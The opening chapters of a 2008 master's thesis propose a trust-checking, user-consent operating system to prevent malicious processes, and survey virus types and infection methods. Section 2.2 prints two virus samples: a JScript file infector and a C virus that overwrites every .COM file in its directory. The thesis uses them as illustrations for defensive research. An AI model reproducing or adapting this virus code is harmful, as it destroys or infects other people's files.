ADDIS ABABA UNIVERSITY
SCHOOL OF GRADUATE STUDIES

Faculty of Informatics
Computer Science Department

Malicious Process Conscious Operating Systems (MPCOS)

By: Dagmawi Lemma

Advisor: Mulugeta Libsie (PhD)

A thesis submitted to
The school of Graduate Studies of Addis Ababa University
in partial fulfillment of the requirements for the Degree of
Masters of Science in Computer Science

October 2008

ADDIS ABABA UNIVERSITY
SCHOOL OF GRADUATE STUDIES

Faculty of Informatics
Computer Science Department

Malicious Process Conscious Operating Systems (MPCOS)

By: Dagmawi Lemma

A thesis submitted to
The school of Graduate Studies of Addis Ababa University
in partial fulfillment of the requirements for the Degree of
Masters of Science in Computer Science

APPROVED BY

EXAMINING BOARD:

1. Mulugeta Libsie (PhD) _____
2. _____ _____
3. _____ _____
4. _____ _____

Acronyms

AOM: *Alert Operation Module*

API: *Application Program Interface*

CER: *Crossover Error Rate*

EPO: *Entry Point Obscure*

HLL: *High Level Language* (*programming Language*)

IDS: *Intrusion Detection System*/s

LLL: *Low Level Language* (*programming Language*)

NIDS: *Network Intrusion Detection System*/s

OS: *Operating System*

TAID: *Trusted Application Identifier*

TALF: *Trusted Application Lookup File*

TCO: *Trust Checking Operation*

VBS: *Visual Basic Script*

Table of Contents

List of Figures

Glossary

Alert Operation Module: *a generic name for FAA and PPA.*

Cross Check Number: *part of the trusted application ID that is used to cross check the registered LTN is from a trusted application or not. This number is produced and recorded in the second field of TALF.*

File Access Alert: *a process that alerts the user prior to file access by unknown or un-trusted program.*

Lead Trust Number: *part of the trusted application ID that is produced and recorded in the first field of TALF during installation of programs.*

Process Production Alert: *a process that alerts the user prior to a new process is created in the system.*

Trust Application ID: *a number used to identify trusted or known application*

Trust Application Lookup File: *process that alerts the user prior to file access by unknown or un-trusted program.*

Trust Checking Operation: *process that checks if a program is trusted or known by looking if the program is listed in the TALF.*

Acknowledgment

Once, twelve years before, I prayed “GOD let me just touch a computer”. But the mighty GOD answers my prayer beyond my wish. As usual, I ask for a tree and He gave me a forest. By doing so, He showed me that I know nothing yet. If I have any success the reason is the Mighty God – Glory to the Lord.

Baush, I always deeply Love you for you are my mother who loved me unconditionally. I respect you and your courage for you have raised me without a father but with all the comfort more than I deserve. I thank you for you have been encouraging and for your prayers. I would like to take this opportunity to thank my mother W/ro Aselefech Meshesha. If I have anything good in me, my mother is the reason for it – Blessings.

I would like to thank my wife W/ro Rahel Solomon and my sons Nathnael and Yonathan for they have showed me their love and support despite the fact that I abandoned them focusing on my work. Many thanks.

Dr. Mulugeta Libsie and Dr. Ahmed Hussien I am very thankful for you have considered my views and ideas seriously. It is your encouragement and professional advice that took me to this end. I am grateful for you have shared your precious time, support and advice. Thank you.

All my instructors, thank you for I have learnt a lot from you. My classmate and friends, thank you for all the humors and the ideas you shared. And last but not least, I thank Meron S/Mariam, my best friend and classmate, for her support, encouragement and companionship.

May God bless you all.

Abstract

Additional principle of operating system is presented in this paper towards making the operating system malicious activity conscious. In addition to the existing principles of modern operating systems that mainly focus on resource management and user management, we proposed operating systems should follow principles of preventing malicious code. Exploiting the fact that malicious code/programs still require services from the operating system that is provided via system call, we hypothesized and demonstrated that the operating system is the ideal location where malicious code prevention is made. Since computer security has a human element as well, in our approach we followed control of malicious activity by forcing them to run with the consent of the user. We also suggested a mechanism of pre-evaluation of programs to categories them as trusted or not. The suggested mechanism uses a lookup file called TALF which consist list of known or trusted application. The operating system thereby consults the TALF prior to letting any application run on the machine. Each application in the TALF is identified by a locally unique identifier – TAID. In line with TALF, an alert system is proposed to bring program execution to the consent of the user.

1 Introduction

In the current age of information technology, it is not only the performance and capacity of computation that grows – but also threats and attacks. There are threats[1] of loosing data and facing malfunctioning system (both in terms of hardware and software). Often the threats are not limited to be scary issues but manifest their existence by staging up to 'attack' level. To overcome the problem, computer security has immerged as one area of discipline as well as emphasized in operating systems. The early Multics operating system was notable to be the very first operating system to be designed with security features [17], but focusing toward disclosure threats[2]. Despite the awareness of threats and the existence of security, attacks never stop from being exercised by attackers.

Attackers often exercise their intrusion and disruption of computing environment via malicious processes. Malicious processes are one of and the major kind of threats that could entail disruption to the confidentiality, integrity, and availability of computational environment. As a counter measure, lots of efforts are deployed to prevent malicious processes from their act. One of the (popular) solutions that reign to date is the use of anti-virus programs. Anti-virus programs are meant to detect and clean (quarantine if not possible to clean) malicious program/process in a computer. However, malicious code programmers continued to research on how the anti-virus programs work and follow another scheme. Their scheme focused on not only the malicious activity but also on avoidance of detection as well.

[1] See Section 3..1 for description of threats and attack

[2] See Section 5.1

Currently, it seems that attackers succeed to develop a mechanism of avoiding most of the detection methods deployed by many anti-virus programs.

1.1. Motivation

Ever since the invention of computer viruses, researchers kept on researching to understand the behavior and characteristics of computer viruses and devising a mechanism of detecting and eliminating them. As a result, signature based virus detection becomes one of the most common and practical way of detecting malicious code. Yet this method is unable to detect a malicious code before it is introduced and even cause some security breach.

Likewise, other security measure with regards to malicious code often concentrates toward the detection and recovery approach rather than to prevention. On the contrary, virus writers are striving to make their malicious code capable of avoiding detection. In fact, as it is discussed in Section 2.1.2, metamorphic viruses seem to win detection avoidance, especially over signature based detection technique.

In addition to this, the degree of attack by the hostile activity of malicious codes elevates from simple passive to disastrous active type of attack. These days, virus writers are evermore empowered by programming tools that enable them to access and control system level activities such as, restarting, shutting down or halting the computer. It is now a common trend to write computer viruses that exploit the system information repository, such as the Windows registry, using Application Program Interface (API). Computer viruses that manipulate the system repository often cause an active attack. Even though they are detected and removed after they modify some part of the system information repository, it is not easy or possible to know which part of the system repository is modified, and system reformatting and

reinstallation is often the only solution to restore the system to its previous state. This makes malicious code more serious than displaying some funny messages.

Therefore this research is motivated by the virtue of the following facts;

- detection and recovery is not able to cope up with the behavior and the characteristics of malicious codes of the day,
- prevention is preferred and prioritized approach in computer security,
- the advance in hardware technology gives a considerable freedom to operating system design with additional responsibilities such as additional operations that categorize and distinguish process type and grant execution accordingly,
- resource rationing such as memory and CPU can be fairly relaxed due to the availability of more resources in the current technology.

1.2. Objective

Since the current organization and principles of operating systems permit processes to run without the consent of the user, malicious processes are able to exploit this feature to do their hostile activity behind the curtain. The objective of this research is to produce underlying principles of malicious process conscious operating systems.

1.2.1 Specific Objectives

Therefore the specific objectives of the work is,

- To device a method of malicious activity performed by virus at the operating system level
- To device a method of running process with the consent of user
- To device a mechanism of distinguishing trusted/known process from that are not trusted/known

Thus, this research work strives to device a technique of enabling system activity done by (un-trusted or unknown processes) to be with the consent of users. By doing so, the work also pays ample consideration toward the performance and efficiency of the suggested solutions.

1.3. Methodology

1.3.1 Research Methodology

A Descriptive Survey methodology is followed as research method. This method is a type of research method “that looks with intense accuracy at the phenomena of the moment and then describes precisely what the researcher sees” [4]. Accordingly, we try to look to the current state of computer viruses and detection methods and principles of operating systems prior to describing what we propose or suggest. Then we tried to describe and demonstrate on way of exposing activity processes to user consent.

1.3.2 Environment and Programming methodology

Linux operating system is selected as a demonstration environment since it is an open source operating system. Accordingly, kernel programming is used to do some system level programming for testing and demonstrating the proposed solution.

1.4. Statement of the Problem

Though intrusion detection can be made at the operating system level with anomaly and misuse technique, the process manager should still treat user processes fairly. On the other hand, malicious programs continued to attack the computing environment that entail economical, organizational, social and even personal crisis.

Though Anti-Virus programs help to control malicious code, even daily updates to the Anti-Virus programs are not ensuring the safety of the computing environment anymore. In addition to this, malicious programs that are meant to disrupt the setting of the system are targeting to mess-up the system by modifying or adding information in the OS's system reference area (for example the system registry of MS Windows) so that the system can remain weird even after the malicious program is removed.

1.5. Scope of the Work

The scope of this research project is limited in investigating solutions and showing a direction toward malicious process prevention at the operating system level with the consideration of human-user as one security element. Thus preventing an attack would be possible before damages by malicious process surfaces. The work is also limited to a host-based intrusion detection solution, which monitors and analyzes the internals of a computing system rather

than on its external interfaces, by developing new methods or theories that can lead to the development of malicious process conscious OSs.

For demonstrating the proposed solution and the core part of the work we only consider computer viruses interception but the solution can be extended to prevention of other malicious codes such as worms.

1.6. Organization of the Thesis

The survey we conduct in the area of computer virus, computer security and OS is presented in Section 2 and 3. In Section 2 we discussed about computer virus by describing their anatomy and listing the type of the viruses we studied with regards to their anatomy. Part of this Section, Section 2.2, describes about virus infection and existing prevention method as well.

In Section 3, survey report on issues of computer security and OS is presented by discussing how the operating system delivers service to applications and the user. In this same Section particularly in Section 3.4 various infection and detection methods are also elaborated.

After discussing some related works/issues in Section 4, we present the description and the model of our proposed solution in Section 5. Here, we also describe the issue of trust and a method devised to enable the OS malicious process conscious is described. Then in Section 6 we show the approach we followed in Suse Linux to prove that our proposed solution works.

Finally we present our Conclusion and Recommendation in Section 7 by pointing out future works we identified during our research.

2 Overview of Computer Viruses

In this Section, a discussion on computer viruses is presented regarding their definition, behavior, type, and prevention.

In Section 2.1, technical definition of computer viruses is and currently available virus types and their behavior are discussed with respect to their anatomy. Section 2.2 deals with the commonly implemented virus infection methods.

2.1. Computer virus

A computer virus is a fragment of code that executes itself without the consent of the user. The virus is released by its programmer after it is embedded within a file or the boot sector of a disk. Once it is released, it is capable of replicating itself and infecting files.

The main reason that it attaches itself to other file or program is to get a chance of execution on the computer over the execution model provided to the host program. As is shown in Figure 2.2, control of the computer will be transferred to the virus code, which is inserted by the virus, after some normal part of the program executes as shown in Figure 2.1.




Figure 2.1: Infected file structure

When it gets control of the computer, the virus will orchestrate its hostile action as well as further replication and infection. In addition to this, some viruses perform actions that will protect them from detection by anti-virus software. Such disguising action can be done in various forms depending on the type of the virus and the design goal of the virus anatomy.

2.1.1 Virus Anatomy

It has been observed that virus anatomy changes along with the evolution of the virus code. New anatomy appears as the existing ones are known by antivirus researchers and as new detection and removal solution is produced. Each part of the virus has its own responsibility and phase of execution.

The first phase of execution strives to control the computer so that the virus can get the environment where its code can run. This is where the virus code entry point exists. Yet, since the entry point usually enables anti virus software to detect the virus easily, virus writers

usually use instructions like `jump` to obscure the entry point – especially in non-overwriting[3] viruses.




Figure 2.2: Virus Code Entry Point and Entry Point Obscure technique

In Figure 2.2a, the entry point is where the virus code starts. Therefore once the entry point is identified by the antivirus, the rest of the virus code is also possible to be detected. In order to hide from detection by anti virus software, virus writers use entry point obscure technique as shown in Figure 2.2b.

The second phase of execution depends on the type of virus with regards to its anatomy. If the virus is simple type the next phase would be the virus attack followed by the infection phase. Otherwise if the virus is encrypted, oligomorphic, polymorphic, or metamorphic type, then there could be additional phase/s prior to attack and infection phases.

[3] See Section 2.2.

2.1.2 Types of viruses

We observed that virus anatomy changed from time to time to obscure detection. As is shown in Figure 2.3a, viruses used to be developed only with the intension of infection and attacks, that is, they were not capable of hiding themselves from detection. Figures 2.3(b-d) show the virus anatomy that incorporates techniques for hiding from or skipping detection.




Figure 2.3: Virus anatomy in different generations

A virus that merely replicates itself and does only a hostile action is simple to be detected by anti-virus software so it is classified as simple virus. But there are viruses, such as encrypted and polymorphic viruses, which have a method of tricking anti-virus software. Following basic type of viruses will be discussed with respect to their anatomy and code architecture.

Simple Virus

A simple virus is a code that is designed to infect and does its hostile action. If a user executes a file infected with a simple virus, the virus takes control of the computer, infects other files as well – spread, and does its hostile action. When it is done with its operation it will release back the control of the computer to the host program. A simple virus copies its code in other files or

replicates itself by inserting identical sequence of bytes. This behavior of the virus exposes it for easy detection since what is required by the anti-virus software is just to scan those sequence of bytes inserted by the virus, which is called signature [11 , 16].

Encrypted Virus

Considering the fact that infection with identical code exposes the virus for detection, virus writers began coding the virus not only with routines that are responsible for infection and hostile action, but also with a routine of encryption. Such viruses are called **encrypted viruses**.

An encrypted virus has a decryption routine, a decryption key, and an encrypted body as shown in Figure 2.4 [11]




Figure 2.4: Encrypted virus structure

When a user executes a file infected with encrypted virus, the decryption routine first controls the computer. Then after, the routine will decrypt the encrypted body using the decryption key. The virus decryption routine is executed for first round decrypting the first encrypted byte as shown in Figure 2.5 [11]. The virus decryption routine loops and completes the decryption process. Hence, the virus body will appear as in Figure 2.6 and the virus is ready for attack.




Figure 2.5: Beginning of the virus decryption. Showing decryption of first byte conversion




Figure 2.6: Completed decryption virus body

After that, the decryption routine will pass over the control to the code in the virus body. This part of the virus will execute to take its hostile action and infect more files.

During infecting other files, the virus first makes copies of both the decrypted virus body and its related decryption routine, encrypts the copy and attaches both decryption routine and the encrypted body to the target [11].

Since the code pattern of the Decryptor is unique, detecting such a virus is still possible by using the Decryptor code as the signature of the virus without going into the actual virus body. Therefore, virus writers moved to another type of coding – oligomorphic as described below.

Oligomorphic Viruses

Using multiple and various types of Decryptors is the strategy followed by oligomorphic viruses. Such virus type has finite number but many form of Decryptor so that it is assumed the Decryptor pattern can no longer be used as the virus signature. In an oligomorphic virus, every infection could come up with a new generation of the Decryptor pattern. For example, Win95/Memorial had the ability to build 96 different Decryptor patterns [12]. Though considering the Decryptor as signature of a virus was not a practical solution, anti-virus software are left with no option but to continue to detecting the oligomorphic viruses with the Decryptor pattern by making a signature for each piece of Decryptor code.

Polymorphic Virus

Virus writers came up with the idea of producing infinite number of Decryptor patterns and as a result viruses began appearing as polymorphic. In such kind of virus, both the virus body and the decryption routine are encrypted and appear in different forms since the encryption key differs from one infection to another.

Self encrypting polymorphic viruses use generators of polymorphic code, called mutation engine or MtE, that generates randomized decryption routines each time the virus makes a new infection [11, 12, 18]. The polymorphic generator is an object code file that can be attached to another object code (possibly a virus object code). To get a polymorphic transform of a virus from a conventional non-encrypting virus, it is sufficient to simply link their object

code with the simple virus object code. Figure 2.7 shows the process of generating polymorphic code.




Figure 2.7: Process of generating polymorphic code

Once a polymorphic virus is distributed, when a user executes the infected file the decryption routine gains control of the computer first. Then it will decrypt both the virus body and the MtE. After that the decryption routine transfers control of the computer to the virus for further replication. During this period the virus will copy itself together with the mutation engine in the computer memory. Then it will invoke the mutation engine, which will generate a different decryption routine with little or no resemblance to any prior decryption routine. After the virus encrypts the new copy, it will append this new decryption routine, along with the newly encrypted virus and mutation engine, onto the newly affected program file [11].

Metamorphic Virus

In reality, there are few MtE [12]. Therefore researchers might be able to deal with the detection of a polymorphic virus in short period by analyzing the MtEs. Therefore, virus writers need some effective way to avoid detection. The result is a metamorphic virus.

Metamorphic viruses are viruses that do not use the MtE but a new way of changing their appearance from one infection to another. Such a virus carries its source code with it and it will drop the code on the machine it infects. Then the virus looks for a compiler installed on

the machine. If the required type of compiler is found, the virus will modify its code and recompiles itself. At this stage a completely different version of the virus will appear.

2.2. Virus Infection

Suppose there exists a program *p* that produces its identical program *q*, then *p* will eventually produce program *q*. Therefore, a computer virus can be described as viral set *V* where, [22]

$$\{p, q\} \in V$$

The infection can be described as the production of programs from a viral set which is a set of programs *V* such that for every pair of programs *p* and *q* in *V*, *p* eventually produces *q*, and *q* eventually produces *p*.

The infection is said to be simplest if the viral set contains exactly one program. Otherwise, if the viral set is larger, it represents polymorphic viruses, which have a number of different possible forms, all of which eventually produce all the others.




Figure 2.8: Reproduction of process [22]

Due to the versatility and multiprocessing nature of today's computers, many processes might exist in the same computer and one process might produce another. This reproduction property of processes might have virus nature or not. For example, in Unix system the shell forks itself while interpreting a command that is entered at the shell prompt. Such activity will produce another process but it does not necessarily entail hostile activity. Figure 2.8 shows the reproduction nature of processes [22]. In the figure, the shapes represent programs where similar shapes represent programs of the same group or viral set *V*. The arrows show which programs produce which as output. The filled shapes are members of viral sets, the hollow shapes are not. The filled hexagon represents a simple non-polymorphic virus, whose sole member produces only itself.

Virus infection is a process of inserting additional, unwanted and unauthorized code in another file so that that code executes when the infected file is running. This insertion of code is often done manually for the first time then the code itself should be capable of doing the infection of other files.

For example, one can write a virus in Visual Basic Script (VBS) code in programs that are capable of interpreting this program. For instance, Microsoft products are capable of interpreting such code. Not only Microsoft's but others' products like AutoDesk's product AutoCAD are also able to interpret VBS codes. Therefore, one can open a file that can be read and executed by such products and insert code in the file. By the time the target program opens the infected file, it will get the VBS code and it will start running it. Once the code starts running, it will be in control of the computer, instead of the host file or program, until it releases control of the system.

Likewise, other programming or scripting languages can be used to write the virus code and infect a file with it. For instance, Figure 2.9 shows infection of a .js file [19].

```
virus()
function virus(){
  var fso=WScript.CreateObject("Scripting.FileSystemObject")
  var myfile=fso.OpenTextFile(WScript.ScriptFullName)
  var mycode="";
  var line=String.fromCharCode(13)+String.fromCharCode(10)
  for (i=0; i<500; i++){
    code=myfile.ReadLine()
    if (code=="function virus()"){
      for (j=1; j<31; j++){
          mycode+=code+line; code=myfile.ReadLine()
      }
      i=666;
    }
  }
  var vicall=fso.OpenTextFile("victim.js").ReadAll()
  var victim=fso.OpenTextFile("victim.js")
  var vcode=""; var viccodes=""; vsearch="FUNCTION";
  for (i=0; i<vicall.length; i++){
    vcode=victim.Read(1);
    if (vcode.toUpperCase()=="F"){
      for (j=1; j<8; j++){
        vcode+=victim.Read(1);
        if (vcode.toUpperCase() !=vsearch.substring(0,j+1)){
          j=666
        };
        i++;
      }
    }
    if (vcode.toUpperCase()==vsearch){
       i=vicall.lenght+666;
    }
    if (vcode.toUpperCase()!=vsearch){
       viccodes+=vcode;
    }
  }
  var infcode = "virus()"+line+viccodes+line+mycode+line+"function"+victim.ReadAll()
  virinc=fso.OpenTextFile("victim.js",2).Write(infcode)
  victim.Close();
}
```

Figure 2.9: Sample virus code written in Java Script

The other important thing is to identify where to place such code in the host code. The code in Figure 2.9 is recommended to be inserted at the beginning of a .js file or before any 'function' in the code so that the original host-file will not be destructed and the virus code will execute before the real program is completed or killed. The illustrated code is called Entry Point Obscure (EPO) virus in [19].

The entry point of virus code is always a problem or a challenge for virus writers. The type of infection showed above is not a wise technique to infect a compiled program. For example, incase of infecting a C file, with this approach it is only possible by inserting the virus code to the source code. In that case the virus is called a source-code virus [19].

A source-code virus usually searches for another source file in the same language – file with extension "`.c`" for C code. Then it would add its function/code and place a call of its function in the `main()` function.

The EPO or the source-code virus technique resembles to a macro virus writing but it is difficult to distribute such a virus to a large number of files since most users don’t deal with the source code. Therefore writing virus, which is capable of inserting code to the executable, requires good knowledge of low level language (LLL) and system level programming. But the LLLs are not preferred by most virus programmers since they don’t provide the user with sufficient amount of built-in functions as the high level languages (HLLs) do. On the other hand, writing virus code in HLL, even in C, is either difficult or entails large size of a virus. As a result most viruses are usually overwriting type in their reproduction mechanism [19].

Overwriting viruses totally destroy any program they infect and this makes them quite visible to the detector but their implementation is simple. Though their detection seems simple, they

will cause active attack on the system. The only way to cure from the overwriting virus is to find all infected files, delete them and restore destroyed files from backup if there is any [19].

```
#include <stdio.h>
#include <dos.h>
#include <dir.h>

FILE *Virus,*Host;
int x,y,done;
char buff[256];
struct ffblk ffblk;

main()
    {
     done = findfirst("*.COM",&ffblk,0);   /* Find a .COM file */
       while (!done)               /* Loop for all COM's in DIR*/
        {

        Virus=fopen(_argv[0],"rb");          /* Open infected file  */
        Host=fopen(ffblk.ff_name,"rb+");     /* Open new host file  */

        while (x>256)                         /* OVERWRITE new Host  */
            {                                 /* Read/Write 256 byte */
            fread(buff,256,1,Virus);          /* chunks until bytes  */
            fwrite(buff,256,1,Host);          /* left < 256          */
            x-=256;
            }
        fread(buff,x,1,Virus);                /* Finish off copy     */
        fwrite(buff,x,1,Host);
        fcloseall();                          /* Close both files and*/
        done = findnext(&ffblk);              /* go for another one. */
        }
                                              /* Activation would go */
                                              /* here                */
      return (0);                             /* Terminate           */
    }
```

Figure 2.10: Sample overwriting virus code written in C

Figure 2.10 shows C source code of an overwriting virus. This virus is written to infect all .COM files in its directory and once infected all the previous content of the infected file will be destroyed.

The other most common type of virus infection is a parasitic infection. Parasitic virus replicates by copying itself from one executable file to another by inserting its code, without destroying the existing code, so that when the infected program next run, the parasitic virus code runs momentarily before the original code of the program [25]. This gives the parasitic virus another chance of replication and attack. In case of parasitic viruses the entry point of virus code is often at the end of the file. At the same time the header of the host file will be modified in such a way that the virus code gets priority of execution. But the original code in the infected file will remain completely or partly usable [5]. Figure 2.11 (a) shows virus code Entry Point and flow of execution before modification of the EXE header and Figure 2.11 (b) shows virus code Entry Point and flows of execution after modification of the EXE header.

